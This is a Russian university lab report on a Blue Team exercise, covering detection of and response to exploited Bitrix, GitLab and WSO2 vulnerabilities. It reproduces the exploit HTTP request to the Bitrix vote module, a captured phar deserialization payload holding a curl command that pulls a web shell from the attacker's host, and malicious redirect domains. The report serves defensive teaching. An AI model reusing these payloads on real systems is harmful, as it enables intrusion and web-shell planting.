

Лабораторная работа №2

Кибербезопасность предприятия

НКНбд-01-22; Аристид Жан, Акопян Сатеник, Кадров Виктор, Нве Манге Хосе Херсон
Мико, Эспиноса Висилита Кристина Микаела, НПИбд-01-22; Стариakov Данила, НФИбд-02-22;
Чемоданова Ангелина

Цель работы

Основная цель данной лабораторной работы заключается в выполнении тренировки “Защита интеграционной платформы” в роли команды “Blue Team” (CSIRT – Computer Security Incident Response Team). В процессе выполнения работы необходимо освоить практические навыки выявления, анализа и устранения уязвимостей в различных системах, а также освоить навыки отработки действий по нейтрализации последствий успешных атак.

Конкуренты решили нанести репутационный вред деятельности компании и для этого нашли исполнителя. Злоумышленник находит в Интернете сайт соответствующей организации и решает провести атаку на него с целью получения доступа к внутренним ресурсам.

Проэксплуатировав обнаруженную на сайте уязвимость, нарушитель наносит ущерб работе и репутации владельца сайта, блокирует доступ к нему и стремится захватить управление над другими ресурсами защищаемой сети. В ходе вектора атаки злоумышленник, используя уязвимость при загрузке определенных файлов в репозиторий, закрепился на узле GitLab и продолжил своё перемещение внутри периметра.

Легенда “Защита интеграционной платформы”

Далее злоумышленник успешно подключается к платформе, предназначеннной для создания и управления API, с целью получения доступа к внутренним данным компании, раскрытие которых может привести к серьезным репутационным и финансовым потерям.

Квалификация нарушителя высокая. Он умеет использовать инструментарий для проведения атак, а также знает техники постэксплуатации.

Уязвимости и последствия:

- Bitrix vote RCE (CVE-2022-27228) -> Deface
- GitLab RCE (CVE-2021-22204, CVE-2021-22205) -> Meterpreter
- WSO2 API-Manager RCE (CVE-2022-29464) -> WSO2 User web

Эксплуатация уязвимости позволяет удаленному нарушителю записать произвольные файлы в систему с помощью отправки специально сформированных сетевых пакетов. Данная уязвимость присутствует в модуле vote CMS Bitrix до версии 22.0.400.

На текущий момент выявлено два вектора использования нарушителем зараженных веб-сайтов:

- 1) после эксплуатации уязвимости нарушитель загружает на веб-сайт модифицированный файл /bitrix/modules/main/include/prolog.php, в который добавляется строка [https://techmestore\[.\]pw/jquerydiui.js](https://techmestore[.]pw/jquerydiui.js)., вызывающая сторонний JS-скрипт. Скрипт jquery-ui.js проверяет, что переход пользователя на зараженный сайт осуществлен из поисковой системы и впервые за день. При совпадении условий открывается адрес otrasoper[.]ga/help/?23211651614614, который осуществляет перенаправление пользователей из российского сегмента сети Интернет на фишинговые сайты различных маркетплейсов;

2) при посещении пользователем зараженного веб-сайта под управлением CMS Bitrix в кеш браузера пользователя внедряется JS-скрипт, который загружается из различных директорий веб-сайта:

- bitrix/js/main/core/core.js?1656612291497726;
- bitrix/js/main/core/core.js?1656598434497824;
- bitrix/templates/cm_main/js/jquery-1.10.2.min.js.

Данные действия позволяют нарушителю перенаправить пользователя на сторонние вредоносные ресурсы.

GitLab – это инструмент, предназначенный для хранения, управления и совместной разработки веб-проектов с использованием системы контроля версий Git. Данный инструмент обеспечивает командам разработчиков удобный способ совместной работы, позволяя им эффективно управлять кодом, выполнять обновления и откатывать изменения при необходимости.

Используемый на платформе сервер GitLab версии 13.10.2 содержит критическую уязвимость CVE-2021-22204, которая позволяет получить RCE при загрузке определенных файлов в репозиторий. Уязвимость заключается в том, что при загрузке файлов с расширением JPG, jpeg, tiff, модуль GitLab Workhorse передает файлы в библиотеку ExifTool, которая удаляет из них метаданные.

Библиотека ExifTool различает файлы не по расширению, а по их контенту и подбирает соответствующий фильтр. Для эксплуатации уязвимости нарушитель создает и загружает в репозиторий определенный DJVU-файл с расширением JPG. Далее модуль GitLab Workhorse передает данный файл в библиотеку ExifTool, которая при попытке преобразовать escape-последовательности для создания токенов при автоматизированном сборе обращается к функции eval. Созданный нарушителем DJVU-файл в своих метаданных будет содержать нужный код, который исполнит функция eval.

Критическая уязвимость библиотеки для обработки метаданных позволяет получить удаленное выполнение кода, при загрузке авторизированным пользователем определенного файла с расширением JPG.

Уязвимость платформы для интеграции интерфейсов прикладного программирования, приложений и веб-служб WSO2 связана с возможностью загрузки произвольного JSP-файла на сервер. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код.

Атака на Bitrix

Во время атаки сетевой сенсор ViPNet IDS NS детектирует большое количество событий информационной безопасности.

Рис. 1: Просмотр записей журнала событий во время атаки

При просмотре записей журнала событий обнаружено, что IP-адрес:

- 195.239.174.11 – принадлежит машине атакующего;
- 10.10.1.33 – принадлежит уязвимому серверу Bitrix.

Среди записей журнала зарегистрированы события информационной безопасности высокой важности:

- 1) внедрение полезной нагрузки в HTTP-запросе
- 2) PHP-скрипт с кодом для произвольного удаленного выполнения команд;
- 3) информирование о скачивании исполняемого файла с машины нарушителя.

Атака на Bitrix

Рис. 2: Карточка события о внедрении полезной нагрузки PHP

Атака на Bitrix

The screenshot shows the VIPNet IDS NS web interface. On the left is a sidebar with navigation links: Monitoring, Dashboard, Events (selected), Reports, Management, Network Environment, Analysis Methods, Rules, Notification, Integration, System Management, Network Settings, Date and Time, Accounts, Backup, Service Features, Audit, and Audit Log. The main area is titled 'Events' and shows a list of recent events for the last 24 hours. One specific event is highlighted in blue:

Date and t...	Event code	Qo	Rule name	Class	Protocol	Source IP a...	Source...	Destination ...	Destin...	Direction
17:47:14.007 ...	20258008	1	ET EXPLOIT php script base64 enc...	attempted...	TCP	195.239.174...	33231	10.10.1.33	80	→ ←
17:47:14.007 ...	3171403	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	195.239.174...	33231	10.10.1.33	80	→ ←
17:47:14.007 ...	3105389	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	195.239.174...	33231	10.10.1.33	80	→ ←
17:47:14.007 ...	3205254	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	195.239.174...	33231	10.10.1.33	80	→ ←
17:47:48.052 ...	2034567	1	ET INFO curl User-Agent to Dotted...	badunki...	TCP	10.10.1.33	86266	195.239.174...	8010	← →
17:47:48.056 ...	3129327	1	ET POLICY Executable and linking f...	policy-visi...	TCP	195.239.174...	8010	10.10.1.33	36268	→ ←
17:47:54.245 ...	3105345	1	AM CURRENT_EVENTS HTTP requ...	trojan-acti...	TCP	10.10.1.33	42172	195.239.174...	8010	→ ←
17:47:54.245 ...	2034567	1	ET INFO curl User-Agent to Dotted...	badunki...	TCP	10.10.1.33	42172	195.239.174...	8010	→ ←
17:48:04.452 ...	3121915	1	ET POLICY Executable and linking f...	policy-visi...	TCP	195.239.174...	5558	10.10.1.33	48204	→ ←
17:49:17.669 ...	3227008	1	ET SCAN Potential SSH Scan var1	attempted...	TCP	195.239.174...	42653	10.10.1.33	22	→ ←
17:49:26.793 ...	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:26.907 ...	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:27.539 ...	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:29.061 ...	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:35.592 ...	3191163	1	AM EXPLOIT GitHub CE/EE 11.9-13.0	attempted...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:35.592 ...	3157452	1	AM EXPLOIT Exploit + v1.24 RCE	attempted...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:35.592 ...	3229262	1	AM EXPLOIT Possible Confluence	web-appl...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:35.592 ...	3250049	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:35.592 ...	3105012	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:49:36.023 ...	3121915	1	ET POLICY Executable and linking f...	policy-visi...	TCP	195.239.174...	5559	10.10.1.253	24589	→ ←
17:49:36.023 ...	3121915	1	ET POLICY Executable and linking f...	policy-visi...	TCP	195.239.174...	5559	10.10.2.18	56498	→ ←
17:49:39.364 ...	3001217	4	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	59974	10.10.2.18	80	→ ←
17:50:10.822 ...	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	51598	10.10.2.18	80	→ ←
17:50:10.863 ...	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	51598	10.10.2.18	80	→ ←
17:51:46.099 ...	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	49972	10.10.2.18	80	→ ←

Below the table, there are buttons for navigating through the events: < <, <, Page [1], >, > >. To the right of the table, there is a 'Show' button followed by a dropdown menu with '3 ..' and 'objects'.

A modal window titled 'Event 17:47:14.007 10/13/2025' is open, displaying detailed information about the event:

Event	Source	Destination	Packet
General information			
Date and time	17:47:14.007 10/13/2025		
Capture interface	eth2		
Severity	High		
Event type	Signature event		
Protocol	TCP		
Event code	20258008		
Analysis rule			
Class	attempted-user		
Group	exploit		
Name	ET EXPLOIT php script base64 encoded Remote Code Execution 2		
Description	This rule detects the vulnerability exploit code		
Text	alert top \$EXTERNAL_NET any -> \$HTTP_SERVERS any (msg: "ET EXPLOIT php scrip... pt base64 encoded Remote Code Execution 2";flow established;server content: "Exploit";classification attempted-user;id 20258008;metadata: affected_a... asset_id, affected_product phpBB, affected_vendor phpBB, attack_target Web_Server, confidence High, created_at 2018_07_01, deployment Datacenter, mitre_tactic_id InitialAccess, mitre_technique_id T10001, mitre_tactics_id Exploit_Public_Hosting_Application, mitre_techniques_id T1190, signature_severity Major, tsrc_category Exploit on, updated_at 2018_07_09)		

At the bottom right of the interface, there is a timestamp: 18:48:17 - 13.10.2025.

Рис. 3: Карточка события, детектирующая PHP-скрипт с кодом

Атака на Bitrix

The screenshot shows the VIPNet IDS NS application interface. On the left is a navigation sidebar with sections like Monitoring, Dashboard, Events, Reports, Management, Network Environment, Analysis Methods, Rules, Notifications, Integration, System Management, Network Settings, Date and Time, Accounts, Backup, Service Features, Audit, and Audit Log. The main area is titled 'Events' and shows a list of recent events. A specific event is selected for detailed view on the right.

Events

Events for recent 24 hours

Ser	Date and t...	Event code	Qu	Rule name	Class	Protocol	Source IP a...	Source...	Destination ...	Destin...	Direction
■	17:47:14.007 -	2023608	1	ET EXPLOIT php script base64 enc...	attempted...	TCP	195.239.174...	33231	10.10.1.33	80	④→
■	17:47:14.007 -	3171403	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	195.239.174...	33231	10.10.1.33	80	④→
■	17:47:14.007 -	3105389	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	195.239.174...	33231	10.10.1.33	80	④→
■	17:47:14.007 -	3203254	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	195.239.174...	33231	10.10.1.33	80	④→
■	17:47:48.052 -	2034567	1	ET INFO curl User-Agent to Dotted ...	bad-unkn...	TCP	10.10.1.33	36268	195.239.174...	8010	④←
■	17:47:48.056 -	3129327	1	ET POLICY Executable and linking f...	policy-viol...	TCP	195.239.174...	8010	10.10.1.33	36268	④→
■	17:47:54.249 -	3105345	1	AM CURRENT_EVENTS HTTP reque...	trojan-acti...	TCP	10.10.1.33	42172	195.239.174...	8010	④←④
■	17:47:54.249 -	2034567	1	ET INFO curl User-Agent to Dotted ...	bad-unkn...	TCP	10.10.1.33	42172	195.239.174...	8010	④←④
■	17:48:04.452 -	3121915	1	ET POLICY Executable and linking f...	policy-viol...	TCP	195.239.174...	5558	10.10.1.33	48204	④→
■	17:49:17.669 -	3227508	1	ET SCAN Potential SSH Scan var1	attempted...	TCP	195.239.174...	42653	10.10.1.33	22	④→
■	17:49:26.793 -	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:26.907 -	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:27.559 -	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:29.061 -	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:35.552 -	3193163	1	AM EXPLOIT GitLab CE/EE 11.9-13...	attempted...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:35.552 -	3175452	1	AM EXPLOIT Exploit + v12.24 RCE...	attempted...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:35.552 -	3292862	1	AM EXPLOIT Possible Confluence...	web-appl...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:35.552 -	3235049	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:35.652 -	3105212	1	AM EXPLOIT Generic Command Inj...	web-appl...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:49:36.023 -	3121915	1	ET POLICY Executable and linking f...	policy-viol...	TCP	195.239.174...	5559	10.10.1.253	24599	④→
■	17:49:36.023 -	3121915	1	ET POLICY Executable and linking f...	policy-viol...	TCP	195.239.174...	5559	10.10.2.18	56498	④→
■	17:49:39.364 -	3001217	4	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	99974	10.10.2.18	80	④→
■	17:50:10.822 -	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	51588	10.10.2.18	80	④→
■	17:50:10.863 -	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	51588	10.10.2.18	80	④→
■	17:51:46.099 -	3001217	1	AM POLICY Requests Suspicious P...	non-stand...	TCP	10.10.1.33	49972	10.10.2.18	80	④→

Events

Events for recent 24 hours

Page 1

Event 17:47:48.056 10/13/2025

Event Source Destination Packet

General information

Date and time: 17:47:48.056 10/13/2025
Capture interface: eth2
Severity: High
Event type: Signature event
Protocol: TCP
Event code: 3129327

Analysis rule

Class: policy-violation
Group: policy
Name: ET POLICY Executable and linking format (ELF) file download Over HTTP var1

Description: This rule detects information security policy violations.
Text: alert top [EXTERNAL_NET] \$HTTP_PORTS -> \$HOME_NET any (msg: "ET POLICY Executable and linking format (ELF) file download Over HTTP var1"; flow established; \$EXTERNAL_NET != \$HOME_NET; \$HTTP_PORTS == 17231);

Description of vulnerabilities: url: web.archive.org/web/20131114024152/www.tier1.us.edu/~crimina/students/david.honours/Theosaurus/def-kids/reference/def.doc; ame: gutenberg.net/library/view/Main/200441/collection/policy-violations/3129327/9; 4 records: offset,layer,dst_offset,product,nis_offset,vendor,nis_attack_target_Client_Endpoint,created_at,2014_09_25,tag_category_info,updated_at,2017_02_03

url: web.archive.org/web/20131114024152/www.tier1.us.edu/~crimina/students/david.honours/Theosaurus/def.htm; url: doc.emergenbytes.com/net/view/Main/2004418

18:50:13 13.10.2025

Рис. 4: Карточка события, регистрирующая скачивание исполняемого файла

Обнаружение средствами Security Onion

Для обнаружения последствий эксплуатации с помощью Security Onion следует использовать утилиту Squert – визуальный инструмент, предоставляющий дополнительный контекст для событий с помощью метаданных. В веб-интерфейсе Squert идентифицированных событий.

```
SRC: GET /bitrix/tools/composite_data.php
SRC: HOST: 195.239.174.105
SRC: USER-AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
SRC: ACCEPT-ENCODING: gzip, deflate
SRC: ACCEPT: /*
SRC: CONNECTION: keep-alive
SRC: ACCEPT-LANGUAGE: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
SRC: BX-AJAX: true
SRC: COOKIE: PHPSESSID=39bf9m18nml508iuprhbjfs82
SRC: POST /bitrix/tools/vote/uf.php?attachId%5BMODULE_ID%5D=iblock&attachId%5BENTITY_TYPE%5D=CFileUploader&action=vote&sessid=e2681b55f0cfa67d44c733ec12716556&attachId%5BENTITY_ID%5D%5Bcopies%5D%5Bpayload2.phar%5D=1
SRC: HOST: 195.239.174.105
SRC: USER-AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
SRC: ACCEPT-ENCODING: gzip, deflate
SRC: ACCEPT: /*
SRC: CONNECTION: "
```

Рис. 5: Обнаружение средствами Security Onion

Обнаружение средствами Security Onion

Рис. 6: Обнаружение средствами Security Onion

Обращение к модулю vote и вызов функции CFileUploader. В поле Content-Disposition передается имя файла payload2.phar и обнаружено содержимое данного файла, в котором присутствует команда на скачивание php-файла с веб-сервера злоумышленника в базовую директорию веб-сервера Bitrix /var/www/html.

Уязвимость CVE-2022-27228

Результаты поиска по IOCs
CVE-2022-27228

Основное Правила обнаружения вторжений 7 Взаимосвязи 1 Граф

Обзор CVE-2022-27228

Название уязвимости: Уязвимость модуля «vote» в CMS 1C-Битрикс
Описание уязвимости: Уязвимость CVE-2022-27228 в модуле «vote» системы управления содержимым сайтов (CMS) «1C-Битрикс: Управление сайтом» позволяет отправлять специально сформированные сетевые пакеты: нарушитель может удаленно записать произвольные файлы в уязвимую систему, а также выполнить произвольную команду в записанном файле, используя небезопасную десериализацию

Рекомендации по нейтрализации:

- добавление кода в исходный файл модуля, ограничивающего POST запросы;
- создать в директории модуля файл .htaccess с кодом, ограничивающим все запросы;
- удалить модуль vote;
- обновление программного обеспечения CMS Bitrix до актуальной версии 22.0.400 и выше.

Покрытие уязвимости в продуктах ViPNet

ViPNet IDS NS ViPNet Coordinator HW ViPNet Coordinator HW ViPNet xFirewall ViPNet xFirewall ViPNet TIAS

Загрузки

Смотреть загрузки

Рис. 7: Уязвимость CVE-2022-27228

Обнаружение средствами ОС

```
user@bitrix:~$ cat $(find /var/www/html/ -name "payload2.phar")
<?php __HALT_COMPILER(); ?>
[b0:25:"Bitrix\Main\Entity\Result":2:{s:12:"*isSuccess";b:0;s:9:"*errors";0:36:"Bitrix\Main\UserConsent\DataProvider":1:{s:7:"*data";a:2:{i:0;O:26:"CAdminDraggableBlockEngine":2:{s:10:"*engines";a:1:{i:0;a:1:{s:5:"check";s:6:"system";}};s:7:"*args";s:70:"curl -o /var/www/html/caidao.php http://195.239.174.11:8010/caidao.php";}i:1;s:5:"check";}};}test.txt[hg];[tex
[璋[Nv[GBMBuser@bitrix:~$
```

Рис. 8: Поиск полезной нагрузки из директории веб-сервера /var/www/html/

Атака на Bitrix

Атака на Bitrix

Основная информация Чат Закрытый

Дата и время события ①
13.10.2025 17:50

Описание ①
Среди записей журнала ViPNet IDS NS зарегистрированы события: 1) внедрение полезной нагрузки в HTTP-запросе; 2) эксплуатация уязвимости удаленного выполнения кода через модуль vote CVE-2022-27228; 3) PHP-скрипт с кодом для произвольного удаленного выполнения команд; 4) информирование о скачивании исполняемого файла с машины нарушителя.

Индикаторы компрометации ①
- подозрительные файлы; - несанкционированное изменение реестров или конфигурационных файлов;

Рекомендации ①
1. Устранить LPE; 2. Закрыть уязвимость: создать файл, изменить политику безопасности; 3. Для устранения полезной нагрузки необходимо: 1) восстановить пароль от панели администрации веб-сервера; 2) разархивировать резервную копию веб-сервера в директорию /var/www/html, предварительно удалить файлы веб-сервера после использования полезной нагрузки.

Оценка
☆ ☆ ☆ ☆ ☆

Автор
Чемоданова Ангелина
@1132226443@pfur.ru

Ответственный
Стариков Данила
@1132226531@pfur.ru

Источник
195.239.174.105

Поражённые активы
10.10.1.33

Рис. 9: Карточка первого инцидента

Устранение последствия Meterpreter-сессия

Цель данной полезной нагрузки – получение нарушителем Meterpreter-сессии с уязвимым сервером.

Обнаружить данную полезную нагрузку можно с помощью утилиты ss с ключами t и r. В случае установления соединения на уязвимой машине появится сокет с машиной нарушителя.

В Linux у процесса имеется уникальный идентификатор PID. При создании каждому процессу автоматически присваивается PID. Для прерывания соединения с машиной нарушителя необходимо принудительно остановить процесс с помощью команды kill вместе с номером процесса.

Устранение последствия Meterpreter-сессия

Для устранения данной полезной нагрузки необходимо:

- 1) выполнить команду ss -tp для обнаружения активных соединений;
- 2) с помощью команды sudo kill завершить процесс, устанавливающий соединение с хостом нарушителя.

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
ESTAB	0	64	10.10.1.33:ssh	10.10.1.253:50679
	users: (("sshd", pid=5562, fd=4), ("sshd", pid=5438, fd=4))			
FIN-WAIT-2	0	0	10.10.1.33:47102	10.10.2.27:9763
	users: (("sshd", pid=2256, fd=9))			
ESTAB	0	0	10.10.1.33:48204	195.239.174.11:5558
	users: (("systemctl", pid=2198, fd=3))			
ESTAB	0	0	10.10.1.33:46972	195.239.174.11:5557
	users: (("systemctl", pid=2198, fd=12), ("sh", pid=2197, fd=12), ("apache_restart", pid=2196, fd=12), ("sh", pid=2191, fd=12), ("sh", pid=2190, fd=12), ("apache2", pid=753, fd=12))			
ESTAB	0	0	10.10.1.33:ssh	195.239.174.11:45071
	users: (("sshd", pid=2256, fd=4))			
CLOSE-WAIT	1	0	[::ffff:10.10.1.33]:http	[::ffff:195.239.174.11]:33231
	users: (("apache2", pid=753, fd=11))			

Рис. 10: Проверка наличия сокетов с узлом нарушителя

Устранение последствия Meterpreter-сессия

```
root@bitrix:/var/www/html/bitrix/tools/vote# ss -tp
State          Recv-Q      Send-Q      Local Address:Port            Peer Address:Port
Process
ESTAB          0           64          10.10.1.33:ssh              10.10.1.253:50679
users: (("sshd",pid=5562,fd=4), ("sshd",pid=5438,fd=4))
FIN-WAIT-2     0           0          10.10.1.33:47102            10.10.2.27:9763
users: (("sshd",pid=2256,fd=9))
ESTAB          0           0          10.10.1.33:48204            195.239.174.11:5558
users: (("systemctl",pid=2198,fd=3))
ESTAB          0           0          10.10.1.33:46972            195.239.174.11:5557
users: (("systemctl",pid=2198,fd=12), ("sh",pid=2197,fd=12), ("apache _restart",pid=2196,fd=12), ("sh",pid=2191,fd=12), ("sh",pid=2190,fd=12), ("apache2",pid=753,fd=12))
ESTAB          0           0          10.10.1.33:ssh              195.239.174.11:45071
users: (("sshd",pid=2256,fd=4))
CLOSE-WAIT     1           0          [::ffff:10.10.1.33]:http       [::ffff:195.239.174.11]:33231
users: (("apache2",pid=753,fd=11))
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2198
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2256
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2197
-bash: kill: (2197) - Нет такого процесса
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2191
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 2190
-bash: kill: (2190) - Нет такого процесса
root@bitrix:/var/www/html/bitrix/tools/vote# kill -9 753
```

Рис. 11: Закрытие meterpreter-сессии

Данная полезная нагрузка нацелена на подрыв репутации компании путем изменения главной страницы сайта. Полезная нагрузка меняет пароль от учетной записи администратора, в связи с чем невозможно получить доступ к панели администрирования. Интерфейс главной страницы сайта компании после использования полезной нагрузки.

Устранение последствия Deface веб-панели




Рис. 12: Интерфейс главной страницы сайта компании после использования полезной нагрузки

Для входа в аккаунт необходимо добавить приписку «bitrix» 10.10.1.33/bitrix к адресу веб-сервера. Веб-сервер выдаст ошибку при попытке входа в панель администратора с параметрами доступа из таблицы или из файла в формате PDF на машине реагирования с параметрами подключения.

Устранение последствия Deface веб-панели





Рис. 13: Ошибка авторизации в аккаунт администратора

Устранение последствия Deface веб-панели

Если подключиться на сервер Bitrix по протоколу SSH, то в директории веб-сервера можно обнаружить скрипт password_recovery.php.



The screenshot shows a terminal window titled "FreeRDP: 10.140.2.153". The command entered is "root@bitrix: /var/www/html". The displayed code is a PHP script:

```
<?
